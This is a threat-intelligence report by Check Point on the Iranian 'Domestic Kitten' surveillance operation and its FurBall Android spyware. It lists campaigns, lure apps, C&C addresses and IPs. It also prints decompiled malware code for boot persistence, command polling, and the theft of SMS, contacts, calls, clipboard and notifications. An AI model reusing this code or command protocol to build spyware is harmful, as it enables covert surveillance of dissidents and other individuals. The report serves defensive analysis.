Domestic Kitten – An Inside Look at the Iranian Surveillance Operations

research.checkpoint.com/2021/domestic-kitten-an-inside-look-at-the-iranian-surveillance-operations

February 8, 2021

February 8, 2021

Overview

Despite the reveal of "Domestic Kitten" by Check Point in 2018, APT-C-50 has not stopped conducting extensive surveillance operations against Iranian citizens that could pose a threat to the stability of the Iranian regime, including internal dissidents, opposition forces, ISIS advocates, the Kurdish minority in Iran, and more.
In this paper, Check Point Research reveals the extent of the operations, the multiple campaigns executed by APT-C-50, their delivery methods, and an analysis of the targeted individuals. In addition, we provide a technical analysis of the FurBall malware used since the beginning of the operation, its origin, and observed covers used to conceal the malware's true nature.

General

Check Point researchers recently uncovered the full extent of Domestic Kitten's extensive surveillance operation against Iranian citizens that could pose a threat to the stability of the Iranian regime. The operation itself is linked to the Iranian government, and executed by APT-C-50.
Starting in 2017, this operation, consisting of 10 unique campaigns, targeted over 1,200 individuals with more than 600 successful infections. It includes 4 currently active

campaigns, the most recent of which began in November 2020.
In these campaigns, victims are lured to install a malicious application by multiple vectors, including an Iranian blog site, Telegram channels, and even by SMS with a link to the malicious application.
The capabilities of the Domestic Kitten malware (which we are calling FurBall), include: collecting device identifiers, grabbing SMS messages and call logs, surround recording with the device microphone, call recording, stealing media files (such as videos and photos), obtaining a list of installed applications, tracking the device location, stealing files from the external storage, and more. For a full list of commands, see the Technical Analysis section.

Campaigns & Victims

Almost all of the campaigns we observed use the same infrastructure that Domestic Kitten used back in 2018, the C&C hXXp://www[.]firmwaresystemupdate[.]com. We differentiate between campaigns by the URI segment of the C&C server. For example, in the most recent campaign the full C&C address is hXXp://www[.]firmwaresystemupdate[.]com/**hass** (which we call the 'hass' campaign for obvious reasons).

Campaign	Start	End
hass	November 2020	**Currently active**
or	May 2020	June 2020
mat	December 2019	July 2020
hj	May 2019	April 2020
oth	June 2018	**Currently active**
hr	October 2017	November 2017
maj	October 2017	June 2019
mmh	July 2017	**Currently active**
msd	June 2017	**Currently active**
grt	June 2017	September 2019

Figure 1 – Domestic Kitten Campaign list

FurBall uses a large variety of covers to mask its malicious intentions. A few prominent covers include:

- VIPRE Mobile Security – A fake mobile security application.

- ISIS Amaq – A news outlet for the Amaq news agency.
- Exotic Flowers – A repackaged version of a game from Google Play.
- MyKet – An Android application store.
- Iranian Woman Ninja – A wallpaper application.

In the newest 'hass' campaign, APT-C-50 mimics an application for the restaurant "Mohsen Restaurant" which is located in Tehran. Covers of the 'mmh' campaign include an ISIS supporter application and a repackaged version of 'Exotic Flowers' from Google Play.

Figure 2 – FurBall Mohsen ;hass'


0:09:34
2:01
دولة خلافة الاسلامية
ISIS
ISLAMIC STATE OF IRAQ AND SHAM
EMPIRENEWS.NET
EMPIRENEWS.NET
ISIS
Set Wallpaper



Figure 3 – FurBall Repacked 'Exotic Flowers' cover, and an ISIS supported cover

A full list of the covers is provided in Appendix 1 – FurBall Covers.

The methods used to deliver FurBall applications to victims also varies from one campaign to another. In some campaigns, we observed SMS messages with a link to download the malware, while in others an Iranian blog site hosted the payload. In another campaign, we assume that the application was shared in a Telegram channel.



Figure 4 – The Iranian blog hosting FurBall

We were able to identify victims of the Domestic Kitten operation from various places around the globe, including Iran, the United States, Great Britain, Pakistan, Afghanistan, Turkey, and more.



Figure 5 – Victims distribution by Country



Figure 6 – Successful attacks by date and campaign

We traced 2 unique IPs that connected to the malware's C&C server. We assume that those IPs are used to send instructions to the server: 94.182.215.98 and 188.158.60.100. According to ip2location.com, both IPs reside in Iran, the first in Tehran, and the second in Karaj.

IP Address	94.182.215.98	IP Address	188.158.60.100
Country	Iran (Islamic Republic of) [IR]	Country	Iran (Islamic Republic of) [IR]
Region	Tehran	Region	Alborz
City	Tehran	City	Karaj
Coordinates of City	35.694390, 51.421510 (35°41'40"N 51°25'17"E)	Coordinates of City	35.835500, 51.010300 (35°50'8"N 51°0'37"E)
ISP	SHTL Net Ded	ISP	Parvaresh Dadeha Co. Private Joint Stock
Local Time	30 Dec, 2020 07:33 PM (UTC +03:30)	Local Time	30 Dec, 2020 07:44 PM (UTC +03:30)
Domain	shatel.ir	Domain	dpco.net
Net Speed	(DSL) Broadband/Cable/Fiber/Mobile	Net Speed	(COMP) Company/T1
IDD & Area Code	(98) 021	IDD & Area Code	(98) 026
ZIP Code	11369	ZIP Code	-

Figure 7 – IP2Location's output

FurBall – Technical Analysis

Upon execution, the first thing Furball does is to allow execution of the application on the device startup. To achieve this, FurBall starts its code on a receiver that listens for the BOOT_COMPLETED event, which in turn calls to the 'startService' method to initiate everything that is needed for the malware's functionality.

```
public class OnBootManager extends BroadcastReceiver {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context arg2, Intent arg3) {
        String v3 = arg3.getAction();
        if((v3.equals("android.intent.action.BOOT_COMPLETED")) ||
            Utils.startService(arg2);
        }
    }
}
```

Figure 8 – BOOT_COMPLETED receiver

```
public static void startService(Context context0) {
    try {
        if(!Utils.isServiceRunning(context0)) {
            context0.startService(new Intent(context0, AMService.class));
        }
    }
    catch(Exception unused_ex) {
    }
}
```

Figure 9 – The startService method

In addition, this piece of code also initializes a 'settings' object, which contains the configuration for FurBall: which C&C to connect to, another back-up C&C address, flags to allow functionality, frequency for C&C pulling commands, and more.

```
    this.READ_SMS = "1";
    this.READ_CONTACTS = "1";
    this.READ_CALLS = "1";
    this.READ_ACCOUNTS = "1";
    this.READ_BROWSER = "1";
    this.SERIAL_NUMBER = "CBA3B550-655A-4360-9922-202008067431";
    this.amPreferences = context0.getSharedPreferences("com.android.google.service.AMService", 0);
    String string0 = this.readStr("UserName");
    this.userName = string0;
    if(string0 == "None") {
        this.save("UserName", "mohsen restaurant");
    }

    this.serverAddress = this.readStr("ServerAddress");
    this.save("ServerAddress", "http://www.firmwaresystemupdate.com/hass");
    this.backupAddress = this.readStr("BackupAddress");
    this.save("BackupAddress", "http://www.firmwaresystemupdate.com/hass");
    this.hiddenNumber = this.readStr("HiddenNumber");
    this.save("Media Busy", false);
    this.save("Get File", false);
    this.save("Delete File", false);
    this.refresh();
}
```

Figure 10 – FurBall configuration

After initialization, FurBall creates 3 threads.

The first periodically sends media files such as videos, photos, and call records to the server, with a default frequency of every 20 seconds. The remaining 2 threads are keep-alive threads that communicate with **<C&C Address>/<campaign>/answer.php**. We assume this allows the threat actors to see which devices are currently active.

The next step for FurBall is to initialize the Command Manager. This component pulls commands from the C&C by requesting the **<C&C>/<campaign>/get-function.php** and awaits commands. Each command is delimited by the **"==="**string, and the arguments are delimited by the **"~~~"** string.

Command	Action
NoCommand	No command.
Time	Gets device local time.
Set	Sets a configuration parameter given as the first argument, to a specific value given as the second argument.
Get	Gets data given as an argument from the infected device. The list below includes all possible Get arguments.
Get~~~AllLog	Gets log files
Get~~~AllNotif	Gets all notifications
Get~~~AllContact	Gets all contacts.
Get~~~AllFile	Gets the names of all files on the device from the SD card root.
Get~~~AllSms	Gets all SMS.
Get~~~AllCall	Gets call logs.
Get~~~AllApp	Gets a list of all installed applications on the device.
Get~~~AllBrowser	Gest all browsing history.
Get~~~AllAccount	Gest a list of all user accounts stored on the device.
Get~~~AllSettings	Gets the settings for FurBall.
Get~~~Location	Gets the current location of the device.
Get~~~HardwareInfo	Gets hardware information on the device.
Get~~~File	Gets a specific file and upload it to **<C&C>/<campaign>/upload-file.php**

Take	Allows the actor to perform actions on the device itself. The list below shows all possible arguments for the Take command.
Take~~~Audio	Starts audio recording with the microphone for a given amount of time.
Take~~~Video	Starts a video recording using camera ID specified as a parameter for a given amount of time.
Take~~RecordCall	Starts recording calls from this point on.
Delete~~~SMS	Deletes all SMS from the “HiddenNumber” parameter in the configuration.
Delete~~~Call	Deletes all calls from the “HiddenNumber” parameter in the configuration.
Delete~~~File	Deletes files from provided paths.
Reset~~~AllCommand	Deletes all logs and media files, resets to a “default” configuration.

Figure 11 – FurBall possible commands

```
while(true) {
label_11:
    commandManager0.amService.amSettings.save("CommandThreadStop", false);
    if(i == 0) {
        if(Utils.isNetworkAvailable(commandManager0.amService)) {
            command = commandManager0.mWebService.readUrl(commandManager0.amService.amSettings.serverAddress + "/get-function.php?uuid=" + AMService.deviceUUID, null);
            if(command == null || (command.equals("NoCommand"))) {
                goto label_42;
            }

            boolean uuidError = command.equals("UuidError");
            if(!uuidError) {
                goto label_47;
            }
        }

    label_42:
        command = "";
    }
```

Figure 12 – the Command Manager listening for commands

```
boolean get = cmd[0].equals("Get");
if(get) {
    commandManager0.amService.onCommandInfoEvent("Get " + cmd[1]);
    if(cmd[1].equals("AllLog")) {
        commandManager0.amService.ExportLogs();
        goto label_414;
    }

    if(cmd[1].equals("AllNotif")) {
        commandManager0.amService.ExportNotification();
        goto label_414;
    }

    if(cmd[1].equals("AllContact")) {
        commandManager0.amService.WriteCommand(80, Utils.readAllContacts(commandManager0.amService));
        goto label_414;
    }

    if(cmd[1].equals("AllFile")) {
        commandManager0.amService.WriteCommand(120, Utils.ReadAllFiles(commandManager0.amService));
        goto label_414;
    }

    if(cmd[1].equals("AllSms")) {
        commandManager0.amService.WriteCommand(90, Utils.readAllSms(commandManager0.amService));
        goto label_414;
    }

    if(cmd[1].equals("AllCall")) {
        commandManager0.amService.WriteCommand(93, Utils.readAllCallHistory(commandManager0.amService));
        goto label_414;
    }
```

Figure 13 – Command Manager parsing commands

After all initializations, it's time to start collecting the initial data on the device. FurBall collects the following data on startup:

- Hardware Information
- Contacts
- Call logs
- Accounts
- Browser history
- File list on the SD card

```
void sendStartup() {
    try {
        this.WriteCommand(0x76, Utils.readHardwareInfo(AMService.gService));
        if(this.amSettings.READ_SMS.equals("1")) {
            this.WriteCommand(90, Utils.readAllSms(AMService.gService));
        }

        if(this.amSettings.READ_CONTACTS.equals("1")) {
            this.WriteCommand(80, Utils.readAllContacts(AMService.gService));
        }

        if(this.amSettings.READ_CALLS.equals("1")) {
            this.WriteCommand(93, Utils.readAllCallHistory(AMService.gService));
        }

        if(this.amSettings.READ_ACCOUNTS.equals("1")) {
            this.WriteCommand(0x73, Utils.readUserAccounts(AMService.gService));
        }

        if(this.amSettings.READ_BROWSER.equals("1")) {
            this.WriteCommand(100, "");
        }

        if(Utils.isNetworkAvailable(AMService.gService)) {
            File[] array_file = this.getFilesDir().listFiles(this.filter);
            if(array_file != null) {
                int i;
                for(i = 0; true; ++i) {
                    if(i >= array_file.length) {
                        return;
                    }

                    this.sendPOST(array_file[i].toString());
                }
            }
        }
    }
    catch(Exception exception0) {
        this.onCommandInfoEvent("Send info at startup err : " + exception0.getMessage());
    }
}
```

Figure 14 – the sendStartup method

After collecting initial data on the device, FurBall initialize two other components. The first one is a clipboard monitor which monitors the clipboard content (where data is stored when it's "copied"), and the other collects info about the top-most application's activity.

```
;
this.doScanClip = new TimerTask() {
    final AMService this$0;

    @Override
    public void run() {
        try {
            ClipboardManager clipboardManager0 = (ClipboardManager)AMService.this.getSystemService("clipboard");
            if(clipboardManager0.hasText()) {
                CharSequence text = clipboardManager0.getText();
                int len = text.length();
                if(AMService.this.mPrevClipSize != len && len != 0) {
                    String string0 = len <= 30 ? text.toString() : text.subSequence(0, 30).toString();
                    AMService.this.mPrevClipSize = len;
                    byte[] clipLen = Utils.getClipboardLog(string0);
                    AMService.this.insertLog(clipLen, "doScanClip");
                }
            }
        }
        catch(Exception unused_ex) {
        }
    }
};
```

Figure 15 – Clipboard monitor

```
this.doFindTask = new TimerTask() {
    final AMService this$0;

    @Override
    public void run() {
        String topmostAppInfo;
        if(!AMService.this.amSettings.logTask) {
            return;
        }

        try {
            ActivityManager activityManager0 = (ActivityManager)AMService.this.getSystemService("activity");
            if(Build.VERSION.SDK_INT > 20) {
                HashSet packages = new HashSet();
                for(Object object0: activityManager0.getRunningAppProcesses()) {
                    ActivityManager.RunningAppProcessInfo procInfo = (ActivityManager.RunningAppProcessInfo)object0;
                    if(procInfo.importance != 100) {  // IMPORTANCE_FOREGROUND
                        continue;
                    }

                    packages.addAll(Arrays.asList(procInfo.pkgList));
                }

                topmostAppInfo = packages.toArray()[0].toString();
            }
            else {
                String string1 = ((ActivityManager.RunningTaskInfo)activityManager0.getRunningTasks(10).get(0)).baseActivity.toShortString();
                String[] array_string = string1.split("\\.");
                if(array_string.length > 0) {
                    string1 = array_string[array_string.length - 1];
                }

                topmostAppInfo = string1.replaceAll("\\}", "").trim();
            }

            if(!topmostAppInfo.equalsIgnoreCase(AMService.this.mPrevTask)) {
                AMService.this.mPrevTask = topmostAppInfo;
                byte[] array_b = Utils.getApiLog(topmostAppInfo);
                AMService.this.insertLog(array_b, "doFindTask");
            }
        }
        catch(Exception unused_ex) {
        }
    }
};
```

Figure 16 – Top-most application monitor

The last significant component that is used by FurBall is the Notification Observer Service, a service that is based on the NotificationListenerService and allows FurBall to access all notifications received by the device.

```
public class NotificationObserverService extends NotificationListenerService {
    private String TAG;
    Context context;

    public NotificationObserverService() {
        this.TAG = this.getClass().getSimpleName();
    }

    @Override  // android.app.Service
    public void onCreate() {
        super.onCreate();
        this.context = this.getApplicationContext();
    }

    @Override  // android.service.notification.NotificationListenerService
    public void onNotificationPosted(StatusBarNotification statusBarNotification0) {
        Log.i(this.TAG, "********** onNotificationPosted");
        try {
            Bundle bundle0 = statusBarNotification0.getNotification().extras;
            SimpleDateFormat simpleDateFormat0 = new SimpleDateFormat("yyyy/MM/dd hh:mm:ss");
            Calendar calendar0 = Calendar.getInstance();
            calendar0.setTimeInMillis(statusBarNotification0.getPostTime());
            String string0 = "" + simpleDateFormat0.format(calendar0.getTime()) + "~~~" + statusBarNotification0.getPackageName() + "~~~" + s
            Log.i(this.TAG, "********** onNotificationPosted : " + string0);
            AMService.gService.writeNotification(string0.getBytes());
        }
        catch(Exception exception0) {
            AMService.gService.onCommandInfoEvent("onNotificationPosted error : " + exception0.getMessage());
        }
    }
```

Figure 17 – NotificationObserverService

While investigating the new version of Domestic Kitten's FurBall, we noticed that FurBall is actually based on a commercially available parental control software called KidLogger . As FurBall shares a lot of infrastructure code with KidLogger, it seems that the developers used the KidLogger source-code available on github.

A few noticeable differences between KidLogger and FurBall:

- FurBall has a configuration update mechanism that is not present in KidLogger.
- FurBall is based on plain threads, while KidLogger is based on services.

